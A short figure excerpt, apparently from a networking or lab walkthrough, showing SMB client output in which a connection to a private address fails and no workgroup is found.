Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.34.100 failed (Error NT_STATUS_RESOURCE_NA
E_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 22